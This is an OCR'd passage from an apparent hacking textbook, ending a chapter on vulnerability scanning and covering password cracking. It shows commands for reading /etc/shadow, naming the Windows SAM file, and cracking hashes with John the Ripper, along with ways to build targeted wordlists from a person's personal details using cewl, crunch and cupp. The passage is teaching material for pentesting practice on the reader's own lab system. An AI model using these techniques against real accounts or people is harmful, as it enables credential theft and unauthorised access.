
1. Application Error Disclosure
2. X-Frame-Options Header Not Set
3. Cookie No HttpOnly Flag
4. Cross Domain Javascript Source File Inclusion
5. Web Browser XSS Protection Not Enabled
6. X-Content-Type-Options Header Missing

It is beyond the scope of this book to address these vulnerability types, but you can go to www.hackers-arise.com/web-app-hacking to learn more.





When you double click on the first alert "Application Error Disclosure," it open a windows with more detail like below.



You can go through each of the alerts to determine what type of vulnerability OWASP ZAP has found and some information on how it can be exploited.

Summary

Vulnerability scanners are excellent tools for the pentester, but may be too noisy for the attacker, who needs to remain stealthy. They are not perfect, but they can find many potential vulnerabilities that might be exploitable, saving the attacker significant amounts of time. Some vulnerability scanners can generate a large number of false positives that can be deceptive to the novice pentester/hacker.

Exercises

1. Use the nmap EternalBlue vulnerability scanner against your Window 7 system.

2. Download and install the Nessus Essentials vulnerability scanner and run it against your Windows 7 system or any other system you may have on your network. When it has completed, generate an Executive Summary in a PDF format.

3. Run the OWASP ZAP website vulnerability scanner against www. webscantest.com or any other web site and note the results. Note that vulnerability scanning is not illegal, but might raise suspicions.

8

Cracking Passwords

Usernames and passwords are an idea that came out of 1970's mainframe architectures.

They are not built for 2016

Alex Stamos

Passwords are still the most common form of authentication used in our digital world. We use passwords to log into our computers, our domain, our bank account, our Facebook account, and maybe even our phone. In recent years, security administrators have made a big effort to get people to use longer and more complex passwords. This makes password cracking more time consuming, but it can still be the hacker's best entry point to an account or network.

In this chapter we will discuss methods of cracking passwords and some tools to do so. There is no single tool or technique that will work on every password, so it's important to think **strategically** when trying to crack passwords.

We can break down password cracking into several categories, but probably the most important distinction is **offline** vs**. online**. On nearly every modern system and application, passwords are stored as hashes (see Appendix A on Cryptography Basics for Hackers). This is one-way encryption. An algorithm takes the plain-text password and creates a unique, indecipherable cipher (hash) of it and stores it. When you log in again, the system takes the password you enter, encrypts it again, and checks to see whether that encrypted password matches the one it has stored. Far and away the most effective method for cracking passwords is to; (1) locate and grab those hash files, (2) take them offline, and (3) commit the resources to cracking them.


To see what these hashes look like, log into your Kali system as root and go to the **/etc** directory and display that file **shadow** with the `cat` command.

```
kali > cd /etc

kali > cat shadow
```


This file includes all the accounts on your system and their password hashes. Since I only have one password on the root account, only one hash appears. The password hash appears after the username "root:" and before the next colon " :". It is this indecipherable set of characters that represent the password that we need to crack.

On Windows systems, the password hashes for the local user are stored at;

C:\Windows\System32\config\SAM



With modern systems, the password cracking process is to (1) generate a potential password; (2) encrypt it with the same algorithm the system used to generate the hash; and then (3) compare that hash to the one recovered from the system. If they match, you have cracked the password! If they do not, try the next potential password until one matches or you come to the end of your list.



Cracking Passwords

Although many hacker resources talk about the types of password-cracking approaches, I prefer to think of just **two** of them. The first approach is to use a list of potential passwords. These might include:

1. Dictionary;
2. Dictionary with special characters and numbers;
3. List of commonly used passwords;
4. Custom wordlist developed by the hacker.

In any of these cases, the hacker is attempting to automate the guessing of passwords (I must say that on many occasions, I have been successful simply manually guessing the user's password). The password-cracking tools take the password candidate from the wordlist, encrypt it with the appropriate encrypting algorithm (hashing) and then compare the hashes. If they match, then the cleartext password from the list that was entered into hashing algorithm is THE password.

The other approach is to **brute force** the password. A brute-force attack attempts all the possibilities until it finds the right password. In other words, if the password is eight characters, a brute-force attack would try every combination of letters, special characters, and numbers until it arrives at the right password (this would be seventy-five characters per position raised to the eighth power, or about 1 quadrillion possibilities).This can be very time- and resource-consuming, but all passwords are susceptible to brute force attacks. This is not a prudent approach (except in the case of short passwords) without using exceptional resources such as GPU farm, a botnet, or a supercomputer.

For the hacker, the most effective approach is to grab those hash files inside the system or as they travel outside the system (see the 4-way handshake in Wi-Fi hacking) and take them offline and commit the resources to cracking them.

Here, we will examine tools and techniques for first, offline password cracking and then second, online password cracking.

A Word about Wordlists

Both online and offline password cracking require a list of words to try. These wordlists don't necessarily include all words. Some may be combination of characters that are often used as passwords such as "qwerty", "asdfghjk", or "123456". Choosing the proper wordlist may become the most important decision you make in attempting to crack a password.

Kali has a large number of wordlists built into it. You can locate them by entering;

```
kali > locate wordlists
```

These wordlists are usually linked to an application and contain words that are particular to that application. For instance, the wordlist for the web directory cracking tool, **`dirb`,** contains commonly used words for website directories. Very often, the key to effective password cracking is selecting the appropriate wordlist.

In addition, there are numerous wordlist that can be found online. At such places as www.skullsecurity.org and www.hackers-arise.com/password-lists.

Finally, you might consider creating your own wordlist, one that should be customized for the task.

Password Cracking Strategy

When attempting to crack passwords, you will be well served to have a **strategy** before attempting the password crack, unless you are brute-forcing (and then, your strategy is patience). I always start with a small list with the most commonly used passwords. Remember, although there are 7.5 billion people on this planet and 1.5 billion speak English (although not all natively), and people tend to think and act similarly. Lazy people (or those who simply don't take information security seriously) will use common words or common keystroke combinations (i.e. qwerty, 123456) and others will take an additional step and create slightly more complex passwords including their name, initials, birthdays, anniversary dates, favorite TV show, children and spouse, among other things.

From the email dumps on the dark web, we can construct lists of the most commonly used passwords. In 2018, these were:

1. 123456
2. password
3. 123456789
4. 12345678
5. 12345
6. 111111
7. 1234567
8. sunshine
9. qwerty

10. iloveyou
11. princess
12. admin
13. welcome
14. 666666
15. abc123
16. football
17. 123123
18. monkey
19. 654321
20. !@#$%^&*
21. charlie
22. aa123456
23. donald
24. password1
25. qwerty123

Yes, believe or not, the most common passwords are "123456" and "password"!

These passwords comprise about 10 percent of all user accounts! And "123456" was used by almost 3 percent of accounts! Although my analysis is less than scientific, I estimate that the top 5,000 passwords are used on nearly one-third of accounts. With that information, it would be foolish to attempt a wordlist with millions of passwords and cost you days, weeks, or months of work. Instead, start strategically by attempting the top 5,000 or so most-common passwords first and, only if they fail, try using incrementally larger and more complex wordlists. If you have all the password hashes on, say, a 1000-user domain, by simply attempting the top 5,000 passwords, you are likely to find over 300 of them. Remember, you only need one password to compromise the network.

Cracking Passwords with John the Ripper

John the Ripper is one of the oldest continuously maintained password crackers. Having first appeared on the hacking scene in 1996, Solar Designer maintains this excellent Unix/Linux password cracker. Here we will use it to learn password-cracking principles and strategy using this simple, yet elegant tool.

We can view john's help file by simply entering the command **john** in a terminal.

```
kali > john
```

```
root@kali-2019:~# john
John the Ripper 1.8.0.13-jumbo-1-bleeding-973a245b96 2018-12-17 20:12:51 +0100 [linux-gnu 64-bit x86_64 AVX2
AC]
Copyright (c) 1996-2018 by Solar Designer and others
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--single[=SECTION[,..]]    "single crack" mode, using default or named rules
--single=:rule[,..]        same, using "immediate" rule(s)
--wordlist[=FILE] --stdin  wordlist mode, read words from FILE or stdin
                  --pipe   like --stdin, but bulk reads, and allows rules
--loopback[=FILE]          like --wordlist, but extract words from a .pot file
--dupe-suppression         suppress all dupes in wordlist (and force preload)
--prince[=FILE]            PRINCE mode, read words from FILE
--encoding=NAME            input encoding (eg. UTF-8, ISO-8859-1). See also
                           doc/ENCODINGS and --list=hidden-options.
--rules[=SECTION[,..]]     enable word mangling rules (for wordlist or PRINCE
                           modes), using default or named rules
--rules=:rule[;..]]        same, using "immediate" rule(s)
--rules-stack=SECTION[,..] stacked rules, applied after regular rules or to
                           modes that otherwise don't support rules
--rules-stack=:rule[;..]   same, using "immediate" rule(s)
--incremental[=MODE]       "incremental" mode [using section MODE]
--mask[=MASK]              mask mode using MASK (or default from john.conf)
--markov[=OPTIONS]         "Markov" mode (see doc/MARKOV)
--external=MODE            external mode or word filter
--subsets[=CHARSET]        "subsets" mode (see doc/SUBSETS)
--stdout[=LENGTH]          just output candidate passwords [cut at LENGTH]
--restore[=NAME]           restore an interrupted session [called NAME]
--session=NAME             give a new session the NAME
--status[=NAME]            print status of a session [called NAME]
--make-charset=FILE        make a charset file. It will be overwritten
--show[=left]              show cracked passwords [if =left, then uncracked]
--test[=TIME]              run tests and benchmarks for TIME seconds each
--users=[-]LOGIN|UID[,..]  [do not] load this (these) user(s) only
--groups=[-]GID[,..]       load users [not] of this (these) group(s) only
--shells=[-]SHELL[,..]     load users with[out] this (these) shell(s) only
--salts=[-]COUNT[:MAX]     load salts with[out] COUNT [to MAX] hashes
--costs=[-]C[:M][,...]     load salts with[out] cost value Cn [to Mn]. For
                           tunable cost parameters, see doc/OPTIONS
--save-memory=LEVEL        enable memory saving, at LEVEL 1..3
--node=MIN[-MAX]/TOTAL     this node's number range out of TOTAL count
--fork=N                   fork N processes
--pot=NAME                 pot file to use
--list=WHAT                list capabilities, see --list=help or doc/OPTIONS
--format=NAME              force hash of type NAME. The supported formats can
                           be seen with --list=formats and --list=subformats
```

Let's begin this journey into password cracking by cracking the passwords on our own Kali Linux system. First, let's create some new accounts on our system using the Linux command "useradd." This simple command requires a username and then enter the command "passwd" and then the account name. It will then prompt you twice for the password.

```
kali > useradd hacker

kali > passwd hacker
```

```
root@kali-2019:~# useradd hacker
root@kali-2019:~# passwd hacker
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@kali-2019:~#
```

Create five new accounts. On the first two accounts, use short dictionary words. Then, on the next three, use increasingly longer and more complex passwords (add numbers, special characters, etc.).

Now that we have six user accounts on our Kali (five new and our root account), let's try cracking them with John the Ripper.

The first step to cracking these passwords is to extract the /etc/shadow file (where the hashes reside) and strip out everything but the password hashes. We can do this with john's **unshadow** command. This command requires that both the `/etc/shadow` and the `/etc/passwd` files be in the same directory.

Let's copy both the `shadow` and `passwd` files to current working directory and then apply the `unshadow` command to them, then directing (>) the cleaned password hashes to a file named "`passwordhashes`."

```
kali > cp /etc/shadow ./

kali > cp /etc/passwd ./

kali > unshadow passwd shadow > passwordhashes
```

```
root@kali-2019:~# cp /etc/passwd ./
root@kali-2019:~# cp /etc/shadow ./
root@kali-2019:~# unshadow passwd shadow > passwordhashes
```

Although john is very powerful tool with many options and features, we can start the process of password cracking by simply executing the **`john`** command followed by the file of hashes (passwordhashes).

```
kali > john passwordhashes
```

```
root@kali-2019:~# john  passwordhashes
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Remaining 4 password hashes with 4 different salts
Cost 1 (iteration count) is 5000 for all loaded hashes
Proceeding with single, rules:Wordlist
Press 'q' or Ctrl-C to abort, almost any other key for status
```

John will now analyze what type of hashing (the encryption being used; there are hundreds of different types of hashing algorithms and John has a fairly accurate hash auto-detect of the underlying hash algorithm) algorithm was used and what, if any, salt (a salt is an additional set of characters added to the passwords to make it more difficult to crack) is being used. Then it starts to crack the hashes with its built-in, default of list 3,500 common passwords.

Within seconds, it has cracked two of my passwords and continues to work to crack the others.

```
Further messages of this type will be suppressed.
To see less of these warnings in the future, enable 'RelaxKPCWarningCheck'
in john.conf
Almost done: Processing the remaining buffered candidate passwords, if any
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
123456           (user4)
qwerty           (masterhacker)
Proceeding with incremental:ASCII
```

John will continue to attempt to crack the other passwords. When it is done or you terminate its execution (`Ctrl+C`), you can view the passwords by entering;

```
kali > john -show passwordhashes
```

```
root@kali-2019:~# john --show passwordhashes
root:toor:0:0:root:/root:/bin/bash
hacker:hacker:1005:1005::/home/hacker:/bin/sh
masterhacker:qwerty:1006:1006::/home/masterhacker:/bin/sh
user4:123456:1007:1007::/home/user4:/bin/sh

4 password hashes cracked, 1 left
```

As you can see, `john` was capable of cracking four of my passwords in just a few minutes, but failed on one password. This simply means that the password in question was not on the default list used by `john`.

Let's try another wordlist to crack that remaining password. There are numerous password lists online and in Kali. Some are good and some are bad. As I explained earlier, it always a good strategy to try the most popular passwords first. If you go to www.hackers-arise.com/passwords-list , you will find numerous password lists you can download and use. Here I have started with the Top 1,000 passwords.

We can utilize those external lists by using the keyword **`-wordlist`** followed by the location of the list (`/root/top1000passwords`) after the john command. To enhance our ability to find the password, we can add the option **`-rules`**. Users are often taught to use and substitute letters, numbers and special characters in their passwords (often referred to as "munging"). The **`-rules`** option will "mangle" our password list based upon various rules built into john (for a list of rules, go to john's man page and search down to the section on rules). This does character substitution such as converting the word "password" to "p@$$w0rd."

Our command now should look like this.

```
kali > john -wordlist=/root/top1000passwords -rules passwordhashes
```

```
root@kali-2019:~# john  --wordlist=/root/top1000passwords --rules passwordhashes
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Remaining 1 password hash
Cost 1 (iteration count) is 5000 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
p@$$w0rd         (user5)
1g 0:00:00:00 DONE (2019-06-22 11:03) 1.041g/s 1066p/s 1066c/s 1066C/s october..Qwertyuiop
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali-2019:~#
```

Yes! We found the password for the only user (user5) we didn't find in the first pass with `john`. Now that wasn't very hard, was it?

If this strategy had not worked, we could have used increasingly larger password lists or eventually resorted to brute-forcing the password by trying all combinations of letters, numbers, and special characters. As I mentioned earlier, brute-forcing a password can be VERY time and resource intensive.

Creating a Custom Password List

If we had not been successful with our password lists, we might want to consider building our own password list. In this section, I'll show you three tools for creating a custom password list, `ceWL`, `crunch` and `cupp`.

ceWL

Although human beings tend to create and use similar passwords, many people use obscure or little-known words from their industry or hobby to create passwords. In this way, they believe their password is secure because no one outside their industry or hobby would think of it.

The concept behind **`cewl`** is to harvest these specialized words to create specialized password lists. `ceWL` scrapes words from a targeted website and then creates a password list from those words. In this way, you can create specialized password lists for an industry or individual.

For instance, let's assume the target works in the biopharmaceutical industry. Many of the words they use in their everyday work would be unfamiliar to the average hacker. As such, they may use them as passwords, believing that they are very unlikely to be on a password list used by a hacker, and they are probably right. Words such as *reverseDNAtranscription*, *polymerasechainreaction*, and others are unlikely to be in any hacker's password list. At the same time, they ARE likely to be among the words found on the company or industry website. `ceWL` is able to take those specialized words and create a custom wordlist for password cracking of those in that industry.

Let's take a look at `ceWL` for creating a custom password list.

`ceWL` is built into Kali, so no need to download and install anything. Simply enter `ceWL` to get started or even better `cewl -h` to pull up the help screen.

```
kali > cewl -h
```

Although this help screen seems a bit intimidating with all its options, when we strip out all the options, the basic command is:

```
kali > cewl –url <the URL you want to scrape>
```

Running `ceWL` without any options is likely to generate a wordlist with a lot of words that do not comply with the target's password policy. A smarter and more efficient approach would be to only harvest the words longer than the typical company password policy, usually eight characters at a minimum. We can accomplish this by using `ceWL`'s minimum word length option or **`–m`** followed by 8. In addition, we can determine the depth of the spidering (how many subdirectories deep to look). This number will depend upon the site, but I think a depth of four subdirectories is sufficient and efficient at capturing most of the keywords. Now we can write our `cewl` command to do just that to www.hackers-arise.com and scrape every word longer than eight characters from it.

```
kali >cewl –d 4 –m 8 https://www.hackers-arise.com –w cewlpasswords
```

Note that it's important to precede the URL of the target website with http or https. Without this preface, `ceWL` will be unable to scrape the target URL. Depending upon the size of the website, this could take several hours.

When `cewl` has completed its scraping of potential passwords, it will place all the potential passwords in a file I have named `cewlpasswords` (you can name it anything you desire). We can view the contents of this file by using the cat command

```
kali > cat cewlpasswords
```

`ceWL` was able to find several hundred potential passwords on www.hackers-arise.com, some very specialized to our industry such as Metasploit, exploits, vulnerability, scripting, and others.

To now use that password list in `john`, we can enter;

```
kali > john –
wordlist=/root/cewlpasswords –rules
passwordhashes
```

`john` will now use the list of words scraped from the target's website (cewlpasswords) and apply rules to mangle(-rules) them with character substitution, thereby increasing the chance of cracking the target's passwords.

Crunch

Sometimes, to crack a password, we may need to create a specialized list that meets certain known parameters. For instance, maybe we know that the passwords all end in four numbers (eg. password1234) or we know the target's birthday and suspect they use it in their password. If the target's birthday were February 29, they might create a password such as "password0229". `Crunch` is our tool to create such lists!

To get started with crunch, simply enter crunch in your BASH shell.

```
kali > crunch
```

```
root@kali-2019:~# crunch
crunch version 3.6

Crunch can create a wordlist based on criteria you specify.  The output from crunch can be sent to the screen,
 file, or to another program.

Usage: crunch <min> <max> [options]
where min and max are numbers

Please refer to the man page for instructions and examples on how to use crunch.
root@kali-2019:~#
```

Although this displays some basic information on crunch, we really need to view the man page to understand how to use crunch.

`kali > man crunch`

```
CRUNCH(1)                                General Commands Manual                                CRUNCH(1)

NAME
       crunch - generate wordlists from a character set

SYNOPSIS
       crunch <min-len> <max-len> [<charset string>] [options]

DESCRIPTION
       Crunch  can  create a wordlist based on criteria you specify.  The output from crunch can be sent to
       the screen, file, or to another program.  The required parameters are:

       min-len
              The minimum length string you want crunch to start at.  This option is required even for  pa-
              rameters that won't use the value.

       max-len
              The maximum length string you want crunch to end at.  This option is required even for param-
              eters that won't use the value.

       charset string
              You may specify character sets for crunch to use on the command line or if you leave it blank
              crunch  will  use the default character sets.  The order MUST BE lower case characters, upper
              case characters, numbers, and then symbols.  If you don't follow this order you will not  get
              the  results you want.  You MUST specify either values for the character type or a plus sign.
              NOTE: If you want to include the space character in your character set you must escape it us-
              ing the \ character or enclose your character set in quotes i.e. "abc ".  See the examples 3,
              11, 12, and 13 for examples.

OPTIONS
       -b number[type]
              Specifies the size of the output file, only works if -o START is used, i.e.: 60MB  The output
              files  will  be  in  the format of starting letter-ending letter for example: ./crunch 4 5 -b
              20mib -o START will  generate  4  files:  aaaa-gvfed.txt,  gvfee-ombqy.txt,  ombqz-wcydt.txt,
              wcydu-zzzzz.txt  valid  values  for  type are kb, mb, gb, kib, mib, and gib.  The first three
              types are based on 1000 while the last three types are based on 1024.  NOTE There is no space
              between the number and type.  For example 500mb is correct 500 mb is NOT correct.
```

Here we see all the key options to make efficient use of `crunch`. If we scroll down a bit, we can see the pattern-specifying wildcards to use with the –**t** option.


```
    -t @,%^
           Specifies a pattern, eg: @@god@@@@ where the only the @'s, ,'s, %'s, and ^'s will change.
           @ will insert lower case characters
           , will insert upper case characters
           % will insert numbers
           ^ will insert symbols
```

Then when we scroll to the bottom of the man page we can see some simple examples.

Now let's try using crunch to create wordlists. Remember my example above about a target that has a password policy of at least eight characters and at least one number? Let's create a custom password list that meets those criteria.

Let's say we know that the target is a Bob Dylan fan. They might use that name and then append it with four numbers (maybe their birth date). We could create such a list in crunch by entering;


```
kali > crunch 9 9 -t  dylan%%%% -o customwordlist.txt
```



When we hit enter, crunch first calculates how large the file will become before creating it (those of you who are Mr. Robot fans (www.hackers-arise.com/mr-robot) will likely recognize that Elliot cracked his therapist's password in Season 1 using a similar technique). In this case, crunch estimates it will be 100,000 bytes. This is crucial information as it is possible to create files with crunch that are

extraordinarily large and will fill your entire hard drive. For instance, if I wanted to create a wordlist with four letters **before** and four numbers **after** the password and up to thirteen characters, I would enter;

```
kali> crunch 13 13 -t @@@@dylan%%%%  -o customwordlist.txt
```



As you can see above, crunch is about to create **59GB** wordlist! That's a bit unwieldy. You probably want to change your strategy unless you have significant patience and/or computing power.

Cupp

Sometimes we may want to create potential password list that is tailored to the individual target. People often use their names, their children's names, their partner's names, their pet's names, their favorite musician's names as their password often combining them with special characters and numbers (admit it. You've done it!). We have a special tool that can create tailored password lists based upon some key info on the target. It's called `cupp` or Common User Password Profiler.

`Cupp` is not built into Kali, so you will need to download it from `github.com`.

```
kali > git clone https://github.com/Mebus/cupp
```

Next, we need to change directory to our new cup directory.

```
kali > cd cupp
```

To run cupp's help screen , we simply need to enter;

```
kali > ./cupp.py
```

As you can see, `cupp` is a simple tool with just a few options. To start `cupp` in interactive mode, enter the command `cupp` followed by `-i`;

```
kali > ./cupp -i
```

```
root@kali-2019:~/cupp# ./cupp.py -i

  cupp.py!                  # Common
     \                      # User
      \   ,__,              # Passwords
       \  (oo)____          # Profiler
          (__)    )\
             ||--||         [ Muris Kurgas | j0rgan@remote-exploit.org ]
                            [ Mebus | https://github.com/Mebus/]


[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: Krista
> Surname: Gordon
> Nickname: kristy
> Birthdate (DDMMYYYY): 02291976


> Partners) name: michael
> Partners) nickname: mike
> Partners) birthdate (DDMMYYYY):


> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY):


> Pet's name:
> Company name:


> Do you want to add some key words about the victim? Y/[N]: dylan
> Do you want to add special chars at the end of words? Y/[N]:
> Do you want to add some random numbers at the end of words? Y/[N]:
> Leet mode? (i.e. leet = 1337) Y/[N]: Y

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to krista.txt, counting 3980 words.
[+] Now load your pistolero with krista.txt and shoot! Good luck!
```


When we do so, `cupp` goes into interactive mode and begins to ask us questions about the target, such as name, birthday, partner, pet name, child name, etc. I filled in the information as Elliot Alderson, the primary character from the TV show, "Mr. Robot" would when he was targeting his court-appointed therapist, Krista Gordon.

When cupp has completed its task, it places all the potential passwords (3,980 in this case) in a file named Krista.txt. We can view the contents of that file by entering;

```
kali > cat krista.txt
```


```
root@kali-2019:~/cupp# cat krista.txt
021976
021976
0219762
0219762
02197629
02197629
02197676
02197676
0219769
0219769
021976976
021976976
0221976
0221976
02291976
02291976
022976
022976
0229976
0229976
02761976
02761976
027629
027629
0276976
0276976
0291976
0291976
029761976
029761976
029762
029762
0297629
```

As you can see above, cupp began by using variations on her birth date…



And then variations on her last name…

…and then variations on her first name



There is a very good chance that the target's password is among this custom made password list.

Hashcat

